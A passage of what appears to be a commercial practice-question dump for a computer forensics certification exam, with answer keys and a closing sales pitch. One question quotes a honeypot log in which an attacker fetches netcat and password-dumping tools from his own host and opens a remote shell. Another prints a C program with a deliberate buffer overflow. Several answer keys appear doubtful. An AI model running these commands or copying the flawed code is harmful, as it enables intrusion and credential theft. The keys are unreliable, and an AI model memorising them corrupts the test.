- D. Power interruption will corrupt the pagefile

Answer: A

NEW QUESTION 641

- (Exam Topic 1)

If a suspect computer is located in an area that may have toxic chemicals, you must:

- A. coordinate with the HAZMAT team
- B. determine a way to obtain the suspect computer
- C. assume the suspect machine is contaminated
- D. do not enter alone

Answer: A

NEW QUESTION 643

- (Exam Topic 1)

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A. Polymorphic
- B. Metamorphic
- C. Oligomorph
- D. Transmorphic

Answer: B

NEW QUESTION 647

- (Exam Topic 1)

The offset in a hexadecimal code is:

- A. The last byte after the colon
- B. The 0x at the beginning of the code
- C. The 0x at the end of the code
- D. The first byte after the colon

Answer: B

NEW QUESTION 651

- (Exam Topic 1)

You are employed directly by an attorney to help investigate an alleged sexual harassment case at a large pharmaceutical manufacture. While at the corporate office of the company, the CEO demands to know the status of the investigation. What prevents you from discussing the case with the CEO?

- A. the attorney-work-product rule
- B. Good manners
- C. Trade secrets
- D. ISO 17799

Answer: A

NEW QUESTION 655

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom" "cmd1.exe /c ftp -s:ftpcom"
```

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 656

- (Exam Topic 1)

The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

- A. Locard Exchange Principle
- B. Clark Standard
- C. Kelly Policy
- D. Silver-Platter Doctrine

Answer: D

NEW QUESTION 659

- (Exam Topic 1)

You should make at least how many bit-stream copies of a suspect drive?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

NEW QUESTION 664

- (Exam Topic 1)

Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

- A. network-based IDS systems (NIDS)
- B. host-based IDS systems (HIDS)
- C. anomaly detection
- D. signature recognition

Answer: B

NEW QUESTION 666

- (Exam Topic 1)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments.

What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Bit-stream Copy
- B. Robust Copy
- C. Full backup Copy
- D. Incremental Backup Copy

Answer: A

NEW QUESTION 669

- (Exam Topic 1)

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives
- C. True negatives
- D. True positives

Answer: A

NEW QUESTION 672

- (Exam Topic 1)

The use of warning banners helps a company avoid litigation by overcoming an employee assumed _____. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

- A. Right to work
- B. Right of free speech
- C. Right to Internet Access
- D. Right of Privacy

Answer: D

NEW QUESTION 673

- (Exam Topic 1)

As a CHFI professional, which of the following is the most important to your professional reputation?

- A. Your Certifications
- B. The correct, successful management of each and every case
- C. The free that you charge
- D. The friendship of local law enforcement officers

Answer: B

NEW QUESTION 678

- (Exam Topic 1)

Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

- A. Only an HTTPS session can be hijacked
- B. HTTP protocol does not maintain session
- C. Only FTP traffic can be hijacked
- D. Only DNS traffic can be hijacked

Answer: B

NEW QUESTION 682

- (Exam Topic 1)

When using Windows acquisitions tools to acquire digital evidence, it is important to use a well-tested hardware write-blocking device to:

- A. Automate Collection from image files
- B. Avoiding copying data from the boot partition
- C. Acquire data from host-protected area on a disk
- D. Prevent Contamination to the evidence drive

Answer: D

NEW QUESTION 685

- (Exam Topic 1)

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

- A. Multiple access points can be set up on the same channel without any issues
- B. Avoid over-saturation of wireless signals
- C. So that the access points will work on different frequencies
- D. Avoid cross talk

Answer: D

NEW QUESTION 687

- (Exam Topic 1)

A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

- A. They examined the actual evidence on an unrelated system
- B. They attempted to implicate personnel without proof
- C. They tampered with evidence by using it
- D. They called in the FBI without correlating with the fingerprint data

Answer: C

NEW QUESTION 692

- (Exam Topic 1)

One technique for hiding information is to change the file extension from the correct one to one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. the File Allocation Table
- B. the file header
- C. the file footer
- D. the sector map

Answer: B

NEW QUESTION 697

- (Exam Topic 1)

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

Your job is to complete the required evidence custody forms to properly document each piece of evidence as it is collected by other members of your team. Your manager instructs you to complete one multi-evidence form for the entire case and a single-evidence form for each hard drive. How will these forms be stored to help preserve the chain of custody of the case?

- A. All forms should be placed in an approved secure container because they are now primary evidence in the case.
- B. The multi-evidence form should be placed in the report file and the single-evidence forms should be kept with each hard drive in an approved secure container.
- C. The multi-evidence form should be placed in an approved secure container with the hard drives and the single-evidence forms should be placed in the report file.
- D. All forms should be placed in the report file because they are now primary evidence in the case.

Answer: B

NEW QUESTION 702

- (Exam Topic 1)

George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

- A. Nessus is too loud
- B. Nessus cannot perform wireless testing
- C. Nessus is not a network scanner
- D. There are no ways of performing a "stealthy" wireless scan

Answer: A

NEW QUESTION 706

- (Exam Topic 1)

This organization maintains a database of hash signatures for known software.

- A. International Standards Organization
- B. Institute of Electrical and Electronics Engineers
- C. National Software Reference Library
- D. American National standards Institute

Answer: C

NEW QUESTION 711

- (Exam Topic 1)

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

- A. The system files have been copied by a remote attacker
- B. The system administrator has created an incremental backup
- C. The system has been compromised using a t0rnrootkit
- D. Nothing in particular as these can be operational files

Answer: D

NEW QUESTION 712

- (Exam Topic 1)

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

- A. Passwords of 14 characters or less are broken up into two 7-character hashes
- B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
- C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
- D. The passwords that were cracked are local accounts on the Domain Controller

Answer: A

NEW QUESTION 713

- (Exam Topic 1)

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

- A. allinurl:"exchange/logon.asp"
- B. intitle:"exchange server"
- C. locate:"logon page"
- D. outlook:"search"

Answer: A

NEW QUESTION 714

- (Exam Topic 1)

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Guest
- B. Root
- C. You cannot determine what privilege runs the daemon service
- D. Something other than root

Answer: D

NEW QUESTION 715

- (Exam Topic 1)

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

- A. Keep the information of file for later review
- B. Destroy the evidence
- C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
- D. Present the evidence to the defense attorney

Answer: C

NEW QUESTION 716

- (Exam Topic 1)

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

- A. Border Gateway Protocol
- B. Cisco Discovery Protocol
- C. Broadcast System Protocol
- D. Simple Network Management Protocol

Answer: B

NEW QUESTION 718

- (Exam Topic 1)

Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghitech.net What will this search produce?

- A. All sites that ghttech.net links to
- B. All sites that link to ghttech.net
- C. All search engines that link to .net domains
- D. Sites that contain the code: link:www.ghitech.net

Answer: B

NEW QUESTION 719

- (Exam Topic 1)

Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
int main(int argc, char *argv[]) { char buffer[10]; if (argc < 2) { printf (stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
```

- A. Buffer overflow
- B. SQL injection
- C. Format string bug
- D. Kernal injection

Answer: A

NEW QUESTION 724

- (Exam Topic 1)

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

- A. logical
- B. anti-magnetic
- C. magnetic
- D. optical

Answer: D

NEW QUESTION 726

- (Exam Topic 1)

An Expert witness give an opinion if:

- A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors
- B. To define the issues of the case for determination by the finder of fact
- C. To stimulate discussion between the consulting expert and the expert witness
- D. To deter the witness from expanding the scope of his or her investigation beyond the requirements of the case

Answer: A

NEW QUESTION 729

- (Exam Topic 1)

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 731

- (Exam Topic 1)

What does the acronym POST mean as it relates to a PC?

- A. Primary Operations Short Test
- B. PowerOn Self Test
- C. Pre Operational Situation Test
- D. Primary Operating System Test

Answer: B

NEW QUESTION 733

- (Exam Topic 1)

An "idle" system is also referred to as what?

- A. PC not connected to the Internet
- B. Zombie
- C. PC not being used
- D. Bot

Answer: B

NEW QUESTION 734

- (Exam Topic 1)

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 739

- (Exam Topic 1)

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NEW QUESTION 740

- (Exam Topic 1)

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A. Scan the suspect hard drive before beginning an investigation
- B. Never run a scan on your forensics workstation because it could change your systems configuration
- C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 742

- (Exam Topic 1)

If you discover a criminal act while investigating a corporate policy abuse, it becomes a publicsector investigation and should be referred to law enforcement?

- A. true
- B. false

Answer: A

NEW QUESTION 747

- (Exam Topic 1)

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

- A. ARP Poisoning
- B. DNS Poisoning
- C. HTTP redirect attack
- D. IP Spoofing

Answer: B

NEW QUESTION 749

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

312-49v10 Practice Exam Features:

- * 312-49v10 Questions and Answers Updated Frequently
- * 312-49v10 Practice Questions Verified by Expert Senior Certified Staff
- * 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your First Try
- * 312-49v10 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The 312-49v10 Practice Test Here](#)